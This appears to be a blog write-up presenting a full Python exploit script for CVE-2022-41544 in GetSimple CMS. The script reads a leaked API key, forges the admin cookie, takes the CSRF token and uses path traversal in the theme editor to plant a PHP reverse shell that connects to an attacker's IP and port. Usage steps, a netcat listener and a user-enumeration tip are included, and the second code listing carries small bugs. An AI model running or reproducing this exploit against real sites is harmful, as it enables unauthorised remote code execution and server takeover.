

Introduction

This is an exploit python script for CVE-2022-41544 which had been analyzed in the root cause and now it's time to automate the exploitation steps and get a solid RCE

can found here

note make sure before running the script that requests library is exit if not you can install it by the following code with pip: `pip3 install requests`

Explaining the Exploit functions

Basically, the script uses the following functions to achieve Remote Code Execution as follows

```
1  import sys
2  import hashlib
3  import re
4  import requests
5  from xml.etree import ElementTree
6  from threading import Thread
7  import telnetlib
8
9  purple = "\033[0;35m"
10 reset = "\033[0m"
11 yellow = "\033[93m"
12 blue = "\033[34m"
13 red = "\033[0;31m"
14
15 def print_the_banner():
16     print(purple + '''
17 CCC V      V EEEE      22  000  22  22      4  4  11  5555 4  4  4  4
18 C   V      V E        2  2 0  00 2  2 2  2      4  4 111  5   4  4  4  4
19 C    V  V  EEE  ---   2  0 0 0  2    2  ---  4444  11  555  4444 4444
20 C      V V  E        2  00  0  2    2      4  11      5    4    4
21 CCC    V  EEEE      2222 000  2222 2222      4 1111 555      4    4
22 ''' + reset)
```

First, the exploit script sets some variables and imports the necessary libraries, such as `hashlib` to regenerate the cookie. It also imports other libraries and the function that prints the banner `print_the_banner()`

```

24 def get_version(target, path):
25     r = requests.get(f"http://{target}{path}admin/index.php")
26     match = re.search("jquery.getsimple.js\\?v=(.*)\\\"", r.text)
27     if match:
28         version = match.group(1)
29         if version <= "3.3.16":
30             print( red + f"[+] the version {version} is vulnrable to CVE-2022-41544")
31         else:
32             print ("This is not vulnrable to this CVE")
33         return version
34     return None

```

Then, it retrieves and checks the app version using the requests library by obtaining it from response of `index.php` and examining it with `re` which stand for regex in python and check If the version is `3.3.16` or lower print that the version is vulnerable to this CVE

```

36 def api_leak(target, path):
37     r = requests.get(f"http://{target}{path}data/other/authorization.xml")
38     if r.ok:
39         tree = ElementTree.fromstring(r.content)
40         apikey = tree[0].text
41         print(f"[+] apikey obtained {apikey}")
42         return apikey
43     return None

```

And here, the `api_leak` function is detailed as explained in the root cause analysis. The app was leaking the apikey via this `/data/other/authorization.xml` path and This function retrieves the page response and begins filtering the key using the `element` library because the page displays the API key in XML format

```

45 def set_cookies(username, version, apikey):
46     cookie_name = hashlib.sha1(f"getsimple_cookie_{version.replace('.', '')}{apikey}".encode()).hexdigest()
47     cookie_value = hashlib.sha1(f"{username}{apikey}".encode()).hexdigest()
48     cookies = f"GS_ADMIN_USERNAME={username};{cookie_name}={cookie_value}"
49     headers = {
50         'Content-Type': 'application/x-www-form-urlencoded',
51         'Cookie': cookies
52     }
53     return headers

```

The `set_cookies` function is responsible for setting and regenerating the cookie using the same methods that the app uses. It retrieves some variables, such as `cookie_name` and `cookie_value`, mixes them with the and then hashes it using `SHA1`

For more information about the cookie creation, check the root cause Analysis

```

55 def get_csrf_token(target, path, headers):
56     r = requests.get(f"http://{target}{path}admin/theme-edit.php", headers=headers)
57     m = re.search('nonce" type="hidden" value="(.)"', r.text)
58     if m:
59         print("[+] csrf token obtained")
60         return m.group(1)
61     return None

```

And the `get_csrf_token` is the function that retrieves the CSRF token. It takes the target, path, and headers to obtain the valid token and then prints `csrf token obtained`

```

63 def upload_shell(target, path, headers, nonce, shell_content):
64     upload_url = f"http://{target}{path}admin/theme-edit.php?updated=true"
65     payload = {
66         'content': shell_content,
67         'edited_file': '../shell.php',
68         'nonce': nonce,
69         'submitsave': 1
70     }
71     try:
72         response = requests.post(upload_url, headers=headers, data=payload)
73         if response.status_code == 200:
74             print("[+] Shell uploaded successfully!")
75         else:
76             print("(-) Shell upload failed!")
77     except requests.exceptions.RequestException as e:
78         print("(-) An error occurred while uploading the shell:", e)
79 def shell_trigger(target, path):
80     url = f"http://{target}{path}/shell.php"
81     try:
82         response = requests.get(url)
83         if response.status_code == 200:
84             print("[+] Webshell triggered successfully!")
85         else:
86             print("(-) Failed to visit the page!")
87     except requests.exceptions.RequestException as e:
88         print("(-) An error occurred while visiting the page:", e)

```

And `upload_shell` is responsible function for shell uploading. It takes five parameters: `target` , `path` , `header` , `nonce` , and `shell_content` which contain the shell exploiting the path traversal as shown in the `edited_file` parameter to overwrite other path with the new file which is the shell in this case

`shell_trigger` is the function that run the code (php shell) after uploaded in the path by loading it

the final request, as shown in the Burp Suite output below

[illegible]

```

90 def main():
91     if len(sys.argv) != 5:
92         print("Usage: python3 CVE-2022-41544.py <target> <path> <ip:port> <username>")
93         return
94
95     target = sys.argv[1]
96     path = sys.argv[2]
97     if not path.endswith('/'):
98         path += '/'
99
100    ip, port = sys.argv[3].split(':')
101    username = sys.argv[4]
102    shell_content = f"""<?php
103    $ip = '{ip}';
104    $port = {port};
105    $sock = fsockopen($ip, $port);
106    $proc = proc_open('/bin/sh', array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
107    """
108
109    version = get_version(target, path)
110    if not version:
111        print("(-) could not get version")
112        return
113
114    apikey = api_leak(target, path)
115    if not apikey:
116        print("(-) could not get apikey")
117        return
118
119    headers = set_cookies(username, version, apikey)
120
121    nonce = get_csrf_token(target, path, headers)
122    if not nonce:
123        print("(-) could not get nonce")
124        return
125
126    upload_shell(target, path, headers, nonce, shell_content)
127    shell_trigger(target, path)
128
129    if __name__ == '__main__':
130        print_the_banner()
131        main()

```

All the functions are managed by the `main` function, which takes the IP, port, and username as arguments and includes the shell content. The script's flow is as follows:

- First, it retrieves the CMS version and obtains the leaked API key.
- Then, it sets the cookies, obtains the CSRF token, and uploads the web shell.
- Finally, it triggers the execution of the shell code by visiting the page which contains the shell code.

the final code will be like this

```

import sys
import hashlib
import re
import requests
from xml.etree import ElementTree
from threading import Thread
import socket
import telnetlib

```

```

purple = "\033[0;35m"
reset = "\033[0m"
yellow = "\033[93m"
blue = "\033[34m"
red = "\033[0;31m"

def print_the_banner():
    print(purple + '''
CCC V   V EEEE   22  000  22  22   4 4 11 5555 4 4 4 4
C   V   V E     2 2 0 00 2 2 2 2   4 4 111 5   4 4 4 4
C   V V EEE  --- 2 0 0 0 2   2 --- 4444 11 555 4444 4444
C   V V E     2 00 0 2   2   4 11   5   4   4
CCC  V   EEEE  2222 000 2222 2222   4 1111 555   4   4
''' + reset)

def get_version(target, path):
    r = requests.get(f"http://{target}{path}admin/index.php")
    match = re.search("jquery.getsimple.js?v=(.*)\"", r.text)
    if match:
        version = match.group(1)
        if version <= "3.3.16":
            print( red + f"[+] the version {version} is vulnrable to CVE-2022-41544")
        else:
            print ("This is not vulnrable to this CVE")
        return version
    return None

def api_leak(target, path):
    r = requests.get(f"http://{target}{path}data/other/authorization.xml")
    if r.ok:
        tree = ElementTree.fromstring(r.content)
        apikey = tree[0].text
        print(f"[+] apikey obtained {apikey}")
        return apikey
    return None

def set_cookies(username, version, apikey):
    cookie_name = hashlib.sha1(f"getsimple_cookie_{version.replace('.', ' ')}{apikey}".encode()).hexdigest()
    cookie_value = hashlib.sha1(f"{username}{apikey}".encode()).hexdigest()
    cookies = f"GS_ADMIN_USERNAME={username};{cookie_name}={cookie_value}"
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded',
        'Cookie': cookies
    }
    return headers

def get_csrf_token(target, path, headers):
    r = requests.get(f"http://{target}{path}admin/theme-edit.php", headers=headers)
    m = re.search('nonce" type="hidden" value="(.)"', r.text)
    if m:
        print(f"[+] csrf token obtained")
        return m.group(1)
    return None

def upload_shell(target, path, headers, nonce, shell_content):
    upload_url = f"http://{target}{path}admin/theme-edit.php?updated=true"
    payload = {
        'content': shell_content,
        'edited_file': '../shell.php',
        'nonce': nonce,
        'submitsave': 1
    }
    try:
        response = requests.post(upload_url, headers=headers, data=payload)
        if response.status_code == 200:
            print(f"[+] Shell uploaded successfully!")
        else:
            print(f"(-) Shell upload failed!")
    except requests.exceptions.RequestException as e:
        print(f"(-) An error occurred while uploading the shell:", e)

```

```

def visit_page(target, path):
    url = f"http://{target}{path}/shell.php"
    try:
        response = requests.get(url)
        if response.status_code == 200:
            print("[+] Webshell triggered successfully!")
        else:
            print("(-) Failed to visit the page!")
    except requests.exceptions.RequestException as e:
        print("(-) An error occurred while visiting the page:", e)

def main():
    if len(sys.argv) != 5:
        print("Usage: python3 CVE-2022-41544.py <target> <path> <ip:port> <username>")
        return

    target = sys.argv[1]
    path = sys.argv[2]
    if not path.endswith('/'):
        path += '/'

    ip, port = sys.argv[3].split(':')
    username = sys.argv[4]
    shell_content = f"""<?php
$ip = '{ip}';
$port = {port};
$sock = fsockopen($ip, $port);
$proc = proc_open('/bin/sh', array(0 => $sock, 1 => $sock, 2 => $sock), $pipes);
"""

    version = get_version(target, path)
    if not version:
        print("(-) could not get version")
        return

    apikey = api_leak(target, path)
    if not apikey:
        print("(-) could not get apikey")
        return

    headers = set_cookies(username, version, apikey)
    nonce = get_csrf_token(target, path, headers)
    if not nonce:
        print("(-) could not get nonce")
        return

    upload_shell(target, path, headers, nonce, shell_content)
    visit_page(target, path)

if name == '__main__':
    print_the_banner()
    main()

```

Usage:

Usage: python3 CVE-2022-41544.py <target> <path> <ip:port> <username>

Tip for enumerating the users by checking this path similar to the api_leak `http://target/path/data/users/`

the script take a fours arguments which is target, path and ip:port, and the username

<target>: which is the domain or IP of the Get-Simple app.
 <path>: URI of the app.


```
<ip:port>: This is the IP and port that will receive the connection from the reverse shell.  
<username>: This is the username for the admin panel.
```


Exploit in Action

First, give the script the required parameters as in the following Example:

```
python3 CVE-2022-41544.py 192.168.225.159 /CMS 192.168.225.141:1337 admin
```

And then start listing on the port you provided in the exploit with `netcat`

and Boom got reverse shell



Conclusion

As we saw during the root cause analysis exploiting this CVE required many steps which can be time-consuming when doing it manually so by writing a exploit script to automate the exploit can save a significant amount of time